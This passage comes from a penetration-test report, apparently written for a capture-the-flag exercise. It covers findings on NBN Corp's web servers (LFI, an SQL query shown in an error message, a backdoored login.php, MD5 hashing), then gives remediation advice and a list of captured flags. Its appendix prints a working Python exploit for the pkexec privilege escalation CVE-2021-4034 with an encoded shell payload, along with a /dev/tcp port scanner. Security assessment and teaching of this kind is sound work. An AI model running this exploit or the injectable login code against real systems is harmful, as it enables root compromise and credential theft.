gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:100:102:systemd Network Management...:/run/systemd/netif:/usr/sbin
```


Figure 7*: Reading the /etc/passwd file through LFI*

9 – Information Disclosure

MEDIUM RISK (6/10)	
Exploitation Likelihood	**Low**
Business Impact	**High**
Remediation Difficulty	**Easy**

Analysis

When submitting the username and password, the credentials are transmitted with GET requests. This means that the input will be shown in plain text in the URL. If the attacker is performing a man-in-the-middle attack, they will be able so the submitted credentials via the URL.



```
10.10.0.66/login.php?username=I+can+see&password=I+can+see&Login=Enter
```


Figure 7*: Sensitive Login information shown in URL*

10 – Shown SQL Query

MEDIUM RISK (6/10)	
Exploitation Likelihood	**Low**
Business Impact	**Minor**
Remediation Difficulty	**Easy**

Analysis

When a failed login attempt is made on the login.php page, the error message shows the SQL query that is submitted to the database. Revealing such the SQL query can inform attackers about the table name, password hash used, and database structure.



Login

Login failed. Query: SELECT * FROM `users` WHERE user = 'I can see' AND password = '48bcaa2d93e7461466f69be13977001a';


Figure 7*: Failed Login Message*

11 – Insecure Cryptographic Implementation

Medium RISK (6/10)	
Exploitation Likelihood	**Low**
Business Impact	**Moderate**
Remediation Difficulty	**Easy**

Analysis

When shell was obtained, the source code of the login.php file was examined by the command: **cat /var/www/staging/login.php**. It was shown that the passwords are unsalted and md5 hashed. Furthermore, there is a backdoor if the username is "test." The MD5 hash is considered broken and outdated for modern cryptographic standards. MD5 has been shown to have collisions and can be computed relatively quickly, making it more vulnerable than other hashes to brute-force attacks.



```
}
if( isset( $_GET[ 'Login' ] ) ) {

        // Get username
        $user = $_GET[ 'username' ];

        // Get password
        $pass = $_GET[ 'password' ];
        $pass = md5( $pass );

        // Check the database
        $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
        $result = mysqli_query($conn, $query) or die( '<pre>' . mysqli_error($conn) . '</pre>' );

        if( ($result && mysqli_num_rows($result) > 0) || ($_GET[ 'username' ]=="test") ) {  // Login Successful ...
                header('Location: /internal/employee.php?authenticated=1&user=' .$user);
        } else {
                // Login failed
                $error_message = "Login failed. Staging server username: 'test'";
        }
}
```

***Figure 7**: Login.php Source Code*

Recommendations

Recommendation 1 – Threat Actor

- Due to the discovery of a threat actor who retried the /etc/passwd file. Change all employee and system passwords.
- Have company wide cybersecurity trainings on phishing attacks.
- Back up all data in case of a denial of service attack by the user

Recommendations 2 – Privilege Escalation

- Updating Linux to the latest version will not only protect against CVE-2021-4034, but other vulnerabilities and bugs as well.

Recommendations 3 – SQL injection

- Use prepared statements or parameterized queries, instead of concatenating the user input directly to the query.
- Input validation of the user input. SQL injection failed on the production server because there was input validation in place that restricted the use of apostrophes. Implementing this in the production server would eliminate the risk of SQL injection.
- Do not use actual employee credentials on the staging server as it is meant for development purposes. Temporary fakle credentials that are specifically designed for the staging server would be a better alternative.

Recommendation 4 – Cross Site Scripting

- Encode user-generated content before displaying it in the browser. Use HTML escaping to convert special characters (<, >, &, ", ') into their respective HTML entities (&lt, &gt, &amp, &quot, &apos, &#x60) to prevent the browser from interpreting them as code.

Recommendation 5- Insecure Direct Object References,

- Use tokens or session IDs. There identifies should be cryptographically secure and random.
- Implement Multifactor authentication such as SMS-verification, email code, or push notification.

Recommendations 6 – Directory Listing

- In the Apache Configuration file, commonly named “httpd.conf,” search for the <Directory> directive that corresponds to the directory that you want to disable browsing. To disable the directory from being browsed, look for the like that contains the option directive and remove the indexes option. This can be done by putting a minus sign before the Indexes.

Recommendations 7 – Local File Inclusion

- Sanitize user input and place permissions on sensitive files.

Recommendations 8 – Information Disclosure

- Do not use GET request for login. Use POST request instead

Recommendations 9 – Shown SQL Query

- Do not show the SQL query as an error message. Instead, have the error message say Invalid login.

Recommendations 10 – Insecure Cryptographic Implementation

- Use Sha – 2 family of hashes (SHA -256, SHA-384, SHA-512) instead of MD5
- Use a salt for the passwords and usernames stored in the database. This can be done by generating a unique random sequence of characters (between 16- 32 bytes long). Then concatenate the password and the salt together and hash them into the database.

Recommendations 11

- Use stronger passwords. It is recommended that the passwords include a combination of upper- and lower-case letters, numbers, and special characters. Ideally, it should be lengthy, unique, and not easily associated with personal information like names or birthdates. Creating a passphrase or using a password manager to generate and store complex passwords can also enhance security.

Recommendations 12

- Place authentication on the staging server. The production server should not be exposed to the public.

Conclusion

NetArmor performed a security assessment of the corporate network of NBN Corp on 12/14/2023. NetArmor's penetration test simulated an attack from an external threat actor attempting to gain access to systems within the NBN Corp corporate network. The purpose of this assessment was to discover and identify vulnerabilities in NBN Corp's infrastructure and suggest methods to remediate the vulnerabilities. NetArmor tested popular web application vulnerabilities such as SQL injection, Cross Site Scripting, and more. In total, 11 vulnerabilities within the scope of the engagement were found and are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
3	**5**	**3**	**0**

The penetration test showed that the nbn web server and the nbn client **did not pass our security benchmarks and have a high risk score**. Our tests show that it is very easy to gain complete administrator control of both the nbn web server as well as the nbn client. Furthermore, analysis of the vsftpd.log on the nbn client shows that the nbn client was accessed on November 11 by an unauthorized user with the IP address 192.168.1.24. The attacker attempted to retrieve the /etc/shadow and /etc/passwd file, but only managed to download the /etc/passwd file. The critical nature of the findings indicates that NBN Corp must immediately apply security fixes to ensure data confidentiality, integrity, and availability of NBN services. Our top security recommendations are the use of complex passwords, sanitization of user inputs, and updating outdated software components.

APPENDIX A – Ports

Port	Service
22	SSH (Secure Shell) - used for secure remote access.
25	SMTP (Simple Mail Transfer Protocol)
110	POP3 (Post Office Protocol version 3).
143	IMAP (Internet Message Access Protocol)
5268	Unknown/Unassigned
5355	LLMNR (Link-Local Multicast Name Resolution)
5782	Unknown/Unassigned
5843	Unknown/Unassigned
5854	Unknown/Unassigned
6174	Unknown/Unassigned
6573	NBN Management Portal
6868	Unknown/Unassigned
7437	Unknown/Unassigned
9562	Unknown/Unassigned
12824	Unknown/Unassigned
15035	Unknown/Unassigned
24204	Unknown/Unassigned
28478	Unknown/Unassigned
34246	Unknown/Unassigned
40998	Unknown/Unassigned
42780	Unknown/Unassigned
49881	Unknown/Unassigned
49953	Unknown/Unassigned
52396	Unknown/Unassigned
53852	Unknown/Unassigned
54597	Unknown/Unassigned
56585	Unknown/Unassigned
62049	Unknown/Unassigned
62992	Unknown/Unassigned

***Table 1**: Port Scan Results of nbnclient*

Port	Service
80	Production Server Apache httpd 2.4.29 ((Ubuntu))
443	SSH OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001	Staging Server Apache httpd 2.4.29 ((Ubuntu))
65534	FTP vsFTPD3.0.3

***Table 2**: NMAP Port Scan Result of nbnwebserver*

APPENDIX B – Scripts

CVE-2021-4034 Privilege Escalation Script

Reference: https://github.com/joeammond/CVE-2021-4034/blob/main/CVE-2021-4034.py

```
import base64, os
from ctypes import *
from ctypes.util import find_library

payload = base64.b64decode(b'''
f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAAkgEAAAAAAABAAAAAAAAAALAAAAAAAAAAAAAAAAEAAOAAC
AEAAAgABAAEAAAAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAArwEAAAAAAADMAQAAAAAAAAAQ
AAAAAAAAAgAAAAcAAAAwAQAAAAAAAADABAAAAAAAAMAEAAAAAAAABgAAAAAAAAAGAAAAAAAAAAAABAA
AAAAAAABAAAABgAAAAAAAAAAAAAAMAEAAAAAAAAAAwAQAAAAAAAGAAAAAAAAAAAAAAAAAAAAAAAIAAAA
AAAAAAcAAAAAAAAAAAAAAAAMAAAAAAAAAAAAAAJABAAAAAAAAAkAEAAAAAAAAACAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAwAAAAAAAAAAkgEAAAAAAAAAFAAAAAAAAAJABAAAAAAAAABgAAAAAA
AACQAQAAAAAAAAAoAAAAAAAAAAAAAAAAAAAALAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAASDH/amlYDwVluC9iaW4vc2gAmVBUX1JeajtYDwU=''')

environ = [b'exploit', b'PATH=GCONV_PATH=.', b'LC_MESSAGES=en_US.UTF-8',  b'XAUTHORITY=../LOL', None]

libc = CDLL(find_library('c'))

with open('payload.so', 'wb') as f:
  f.write(payload)
os.chmod('payload.so', 0o0755)

os.mkdir('GCONV_PATH=.')
open('GCONV_PATH=./exploit', 'wb').write(b'')
os.chmod('GCONV_PATH=./exploit', 0o0755)

os.mkdir('exploit')
open('exploit/gconv-modules', 'wb').write(b'module  UTF-8//    INTERNAL    ../payload    2\n')

environ_p = (c_char_p * len(environ))()
environ_p[:] = environ
libc.execve(b'/usr/bin/pkexec', c_char_p(None), environ_p)
```

nbnclient port scanner

```
#!/bin/bash
if [ $# -ne 1 ]; then
  echo "Usage: $0 <IP>"
  exit 1
fi
IP=$1
echo "Scanning ports for $IP..."

for port in {1..65535}; do
  timeout 1 bash -c "echo >/dev/tcp/$IP/$port" 2>/dev/null && echo "Port $port is open"
done
```

APPENDIX C – Flags

Flag1	Flag1{cyberfellows_goodluck}
Flag2	Flag2{down_a_rabbithole}
Flag3	Flag3{brilliantly_lit_boulevard}
Flag4	Flag4{youre_going_places}
Flag5	Flag5{weve_always_done_it_this_way}
Flag7	flag7{worlds_within_worlds}
Flag8	flag8{escape_the_metaverse}

APPENDIX D – Resources

Resource	Links
Pentesting Template	• https://ccso.psu.edu/penetration-testing-resources/
CVE 2021-4034	• https://github.com/joeammond/CVE-2021-4034/blob/main/CVE-2021-4034.py • https://nvd.nist.gov/vuln/detail/CVE-2021-4034 • https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034

Security Mitigation Resources	• https://portswigger.net/web-security/all-topics